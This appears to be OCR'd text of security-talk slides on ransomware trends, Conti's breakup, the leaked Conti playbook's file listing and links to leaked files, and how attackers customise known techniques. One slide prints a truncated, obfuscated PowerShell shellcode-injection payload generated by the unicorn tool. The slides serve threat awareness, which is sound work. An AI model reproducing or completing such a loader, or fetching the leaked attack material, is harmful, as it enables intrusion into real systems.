
$590 million paid out during the first HALF in 2021 (Treasury Department)

How’s 2022 Looking?

Increased, then dip?


- Due to the geolocation of most ransomware groups, during the beginning of the year looked to be an all-time high for ransomware groups.
- With the war in Ukraine, the dip in economy, inflation, and the cryptocurrency market tanking – it has had a major impact on the effectiveness of ransomware groups.
- Conti – one of the largest due to the leaks and pressure + support for Russia, “broke up” and is now working in a smaller capacity as multiple different smaller subset of groups.
- Through the Office of Foreign Assets Control (OFAC) – sanctions have made it harder to make payments to specific ransomware groups.
- June starting to see elevated levels again, and groups evading sanctions through rebranding and focusing on other industry verticals.

Conti Playbook Leaks (Last Year)x



Name	Date Modified	Size	Kind
3 # AV.7z	Jul 24, 2021 at 9:35 AM	17.4 MB	7-Zip archive
ad_users.txt	Jul 24, 2021 at 9:45 AM	2 KB	text
CS4.3_Clean ahsh4veaQu .7z	Jul 24, 2021 at 10:01 AM	26.3 MB	7-Zip archive
DAMP NTDS.txt	Jul 24, 2021 at 9:47 AM	3 KB	text
domains.txt	Jul 24, 2021 at 9:01 AM	2 KB	text
enhancement-chain.7z	Jul 24, 2021 at 9:45 AM	54 KB	7-Zip archive
Kerber-ATTACK.rar	Jul 24, 2021 at 9:33 AM	10 KB	RAR Archive
NetScan.txt	Jul 24, 2021 at 10:03 AM	2 KB	text
p.bat	Jul 24, 2021 at 9:40 AM	55 bytes	Document
PENTEST SQL.txt	Jul 24, 2021 at 9:48 AM	81 bytes	text
ProxifierPE.zip	Jul 22, 2021 at 7:06 AM	3.1 MB	ZIP archive
RDP NGROK.txt	Jul 24, 2021 at 10:07 AM	2 KB	text
RMM_Client.exe	Jul 22, 2021 at 5:48 AM	14.3 MB	Micros...lication
Routerscan.7z	Jul 24, 2021 at 10:05 AM	3 MB	7-Zip archive
RouterScan.txt	Jul 24, 2021 at 10:05 AM	2 KB	text
SQL DAMP.txt	Jul 24, 2021 at 9:46 AM	4 KB	text
Аллиасы для мсф.rar	Jul 24, 2021 at 9:53 AM	476 bytes	RAR Archive
Анонимность для параноиков.txt	Jul 24, 2021 at 10:04 AM	1 KB	text
ДАМП LSASS.txt	Jul 24, 2021 at 9:58 AM	996 bytes	text
Если необходимо отска...ю сетку одним листом.txt	Jul 24, 2021 at 9:58 AM	286 bytes	text
Закреп AnyDesk.txt	Jul 24, 2021 at 9:50 AM	2 KB	text
Заменяем sorted адфиндера.txt	Jul 24, 2021 at 9:36 AM	697 bytes	text
КАК ДЕЛАТЬ ПИНГ (СЕТИ).txt	Jul 24, 2021 at 9:44 AM	2 KB	text
КАК ДЕЛАТЬ СОРТЕД СОБРАННОГО АД!!!!.txt	Jul 24, 2021 at 9:39 AM	1 KB	text
КАК И КАКУЮ ИНФУ КАЧАТЬ.txt	Jul 24, 2021 at 9:37 AM	3 KB	text
КАК ПРЫГАТЬ ПО СЕСС...ОМОЩЬЮ ПЕЙЛОАД.txt	Jul 24, 2021 at 9:37 AM	2 KB	text
Личная безопасность.txt	Jul 24, 2021 at 10:01 AM	1 KB	text
Мануал робота с AD DC.txt	Jul 22, 2021 at 7:42 AM	9 KB	text
МАНУАЛ.txt	Jul 24, 2021 at 9:33 AM	3 KB	text

Most Recent: Conti Leaks



conti leaks
40 Tweets

conti leaks @ContiLeaks · Feb 28
anonfiles.com/T6vad0L7x5/185...
anonfiles.com/Vev6dbLbx6/185...
anonfiles.com/X0vcd8L7x8/185...

conti leaks @ContiLeaks · Feb 28
anonfiles.com/f7h5d6L8xf/sto...
anonfiles.com/h6h8dcL2xf/srw...
anonfiles.com/jdhadfL9x5/sto...
anonfiles.com/IfhadbL2xb/sto...
anonfiles.com/ndh8deL5xd/sto...

conti leaks @ContiLeaks · Feb 28
anonfiles.com/VeP6K6K5xc/1_t...
anonfiles.com/R3g5d6L3x5/bac...
anonfiles.com/Tcg4ddL3x9/sen...
anonfiles.com/V8gfd2Lcx8/bac...
anonfiles.com/Xdgad9L5xa/imp...
anonfiles.com/Z9g5d0L2x5/cad...
anonfiles.com/b9hadbLdx2/adm...
anonfiles.com/dch1dfL6x4/spo...

Ransomware Rebranding

Nation States, Zero-Days, Oh-my!

Zero-Days Rarely Used

- Most attacks that we see are either well-researched techniques, and weaponized by adversaries.
- Nation-States rarely use zero-days unless high-value objectives.
- Russia’s capabilities during Ukraine showed not as strong as we thought, and that cyber warfare is extremely difficult.

Known Attacks - Customized


- Most attacks that we see are either well-researched techniques, and weaponized by adversaries.
- When we see attackers go after organizations, they often test their attacks against known commercial products.
- Modify and chain attacks together to evade detection.
- Utilize normal applications (psexec as an example).

HOW THE ATTACKS WORK

```
ome/relik/Desktop/git/unicorn# cat powershell_attack.txt
'v FJ -;s''v Eo e''c;s''v gh ((g''v FJ).value.toString()+(g''v Eo).value.toString());powershell (g''v gh).value.toSt
yAHQALgBkACIAKwAiAGwAIgArACIAbAAiACkAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACA
1AG4AdAApADsAWwB5AGUAcgAoACIAawBlAHIAbgBlACIAKwAiAGwAIgArACIAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AG
yACAAbABwAFQAaAByAGUAYQBkAEEAdAB0AHIAaQBiAHUAdABlAHMALAAgAHUAaQBuAHQAIABkAHcAUwB0AGEAYwBrAFMAaQB6AGUALAAgAEkAbgB0AF
gAGwAcABQAGEAcgBhAG0AZQB0AGUAcgAsACAAdQBpAG4AdAAgAGQAdwBDAHIAZQBhAHQAaQBvAG4ARgBsAGEAZwBzACwAIABJAG4AdABQAHQAcgAgAG
sACIAKwAiADMAMgAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAVgBpAH
0AEEAZABkAHIAZQBzAHMALAAgAHUAaQBuAHQAIABkAHcAUwBpAHoAZQAsACAAdQBpAG4AdAAgAGYAbABBAGwAbABvAGMAYQB0AGkAbwBuAFQAeQBwAGU
kACIAKwAiAGwAIgArACIAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4A
gAHUAaQBuAHQAIABjAG8AdQBuAHQAKQA7ACcAJwA7ACQAZABpAD0AJABkAGkALgByAGUAcABsAGEAYwBlACgAIgBBAGQA
yAGUAcABsAGEAYwBlACgAIgBpAGwAYQAiACwAIAAiAGMAYQBsAGwAIgArACIAbwAiACsAIgBjACIAKQA7ACQAZABpAD0AJABkAGkALgByAGUAcABsAG
0ACIAKQA7ACQAZgBXAD0AQQBkAGQALQBUAHkAcABlACAALQBwAGEAcwBzACAALQBtACAAJABkAGkAIAAtAE4AYQBtAGUAIAAiAE8AUwAiACAALQBuAG
/ADAAMAAsAD8AMAAwACwAPwAwADAALAA/ADYAMAAsAD8AOAA5ACwAPwBlADUALAA/ADMAMQAsAD8AYwAwACwAPwA2ADQALAA/ADgAYgAsAD8ANQAwAC
xADQALAA/ADgAYgAsAD8ANwAyACwAPwAyADgALAA/ADAAZgAsAD8AYgA3ACwAPwA0AGEALAA/ADIANgAsAD8AMwAxACwAPwBmAGYALAA/AGEAYwAsAD
xACwAPwBjAGYALAA/ADAAZAAsAD8AMAAxACwAPwBjADcALAA/AGUAMgAsAD8AZgAyACwAPwA1ADIALAA/ADUANwAsAD8AOABiACwAPwA
sAD8ANwA4ACwAPwBlADMALAA/ADQAOAAsAD8AMAAxACwAPwBkADEALAA/ADUAMQAsAD8AOABiACwAPwA1ADkALAA/ADIAMAAsAD8AMAA
/ADgAYgAsAD8AMwA0ACwAPwA4AGIALAA/ADAAMQAsAD8AZAA2ACwAPwAzADEALAA/AGYAZgAsAD8AYQBjACwAPwBjADEALAA/AGMAZg
wADMALAA/ADcAZAAsAD8AZgA4ACwAPwAzAGIALAA/ADcAZAAsAD8AMgA0ACwAPwA3ADUALAA/AGUANAAsAD8ANQA4ACwAPwA4AGIALAA
iACwAPwA4AGIALAA/ADUAOAAsAD8AMQBjACwAPwAwADEALAA/AGQAMwAsAD8AOABiACwAPwAwADQALAA/ADgAYgAsAD8AMAAxACwAPw
sAD8ANQA5ACwAPwA1AGEALAA/ADUAMQAsAD8AZgBmACwAPwBlADAALAA/ADUAZgAsAD8ANQBmACwAPwA1AGEALAA/ADgAYgAsAD8AMQ
/ADAAMAAsAD8ANgA4ACwAPwA3ADcALAA/ADYAOQAsAD8ANgBlACwAPwA2ADkALAA/ADUANAAsAD8ANgA4ACwAPwA0AGMALAA/ADcAN
1ADMALAA/ADUAMwAsAD8ANQAzACwAPwA1ADMALAA/ADYAOAAsAD8AMwBhACwAPwA1ADYALAA/ADcAOQAsAD8AYQA3ACwAPwBmAGYALAA/AGQANQAsAD
4ACwAPwBiAGIALAA/ADAAMQAsAD8AMAAwACwAPwAwADAALAA/AGUAOAAsAD8AYgAwACwAPwAwADAALAA/ADAAMAAsAD8AMAAwACwAPwAyAGYALAA/AD
sAD8ANgA3ACwAPwA3ADgALAA/ADMANAAsAD8ANQA2ACwAPwA2ADYALAA/ADYANAAsAD8AMwAxACwAPwAzADUALAA/ADMAMgAsAD8ANAAxACwAPwA3AD
/ADQANAAsAD8ANAAxACwAPwAzADQALAA/ADcAMwAsAD8AMwAyACwAPwAwADAALAA/ADUAMAAsAD8ANgA4ACwAPwA1ADcALAA/ADgAOQ
2ADgALAA/ADAAMAAsAD8AMwAyACwAPwBlADAALAA/ADgANAAsAD8ANQAzACwAPwA1ADMALAA/ADUAMwAsAD8ANQA3ACwAPwA1ADMAL
1ACwAPwA5ADYALAA/ADYAYQAsAD8AMABhACwAPwA1AGYALAA/ADYAOAAsAD8AOAAwACwAPwAzADMALAA/ADAAMAAsAD8AMAAwACwAPw
sAD8ANgA4ACwAPwA3ADUALAA/ADQANgAsAD8AOQBlACwAPwA4ADYALAA/AGYAZgAsAD8AZAA1ACwAPwA1ADMALAA/ADUAMwAsAD8ANQ
/AGYAZgAsAD8'+'AZAA1ACwAPwA4ADUALAA/AGMAMAAsAD8ANwA1ACwAPwAxADYALAA/ADYAOAAsAD8AOAA4ACwAPwAxADMALAA/ADAAMAAsAD8AMAA
PwBkADUALAA/ADQAZgAsAD8ANwA1ACwAPwBjAGQALAA/ADYAOAAsAD8AZgAwACwAPwBiADUALAA/AGEAMgAsAD8ANQA2ACwAPwBmAGYALAA/AGQANQ
MAAwACwAPwA2ADgALAA/ADAAMAAsAD8AMAAwACwAPwA0ADAALAA/ADAAMAAsAD8ANQAzACwAPwA2ADgALAA/ADUAOAAsAD8AYQA0ACwAPwA1ADMALAA
OQAsAD8AZQA3ACwAPwA1ADcALAA/ADYAOAAsAD8AMAAwACwAPwAyADAALAA/ADAAMAAsAD8AMAAwACwAPwA1ADMALAA/ADUANgAsAD8
LAA/AGMAMAAsAD8ANwA0ACwAPwBjAGQALAA/ADgAYgAsAD8AMAA3ACwAPwAwADEALAA/AGMAMwAsAD8AOAA1ACwAPwBjADAALAA/ADc
PwBmAGYALAA/AGYAZgAsAD8AMwAxACwAPwAzADcALAA/ADMAMgAsAD8AMgBlACwAPwAzADEALAA/ADMANgAsAD8AMgBlACwAPwAzADI
JABmAFcAPQAkAGYAVwAuAHIAZQBwAGwAYQBjAGUAKAAiAHUAQQBwACIALAAgACIAVwBpAG4AMwAyAEYAdQBuAGMAdABpACIAKwAiAG8A
YQBjAGUAKAAiAD8AIgAsACIAMAB4ACIAKQAuAFMAcABsAGkAdAAoACIALAAiACkAOwAkAGoAZgA9ADAAeAAxADAAMAAyADsAaQBmACA
JABpAHQAPQAkAGYAVwA6ADoAYwBhAGwAbABvAGMAKAAwAHgAMQAwADAAMgAsACAAMQApADsAWwBVAEkAbgB0ADYANABdACQAZAByAEUAIAA9ACAA
ZwB0AGgALQAxACkAOwAkAEkATQArACsAKQB7ACQAZgBXADoAOgBtAGUAbQBzAGUAdAAoAFsASQBuAHQAUAB0AHIAXQAoACQAaQB0AC4AVABvAEkAbgB
JABmAFcAOgA6AFYAaQByAHQAdQBhAGwAUAByAG8AdABlAGMAdAAoACQAaQB0ACwAIAAwAHgAMQAwADAAMgAsACAAMAB4ADQAMAAsACAAWwBSAGUAZgB
ZQBUAGgAcgBlAGEAZAAiADsAJABmAFcAOgA6ACQAcwBIAGsAKAAwACwAMAB4ADAAMAAsACQAaQB0ACwAMAAsADAALAAwACkAOwAnADsAJABYAEQAPQB
WwBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AFUAbgBpAGMAbwBkAGUALgBHAGUAdABCAHkAdABlAHMAKAAkAHYAcAApACkAOwAkAFIAUgA9
IgA7AGkAZgAoAFsASQBuAHQAUAB0AHIAXQA6ADoAUwBpAHoAZQAgAC0AZQBxACAAOAApAHsAJABSAFIAPQAiAEMAOgBcACQAbABhAFwAcwB5AHMAdwB
ome/relik/Desktop/git/unicorn#
```

Attack Customization

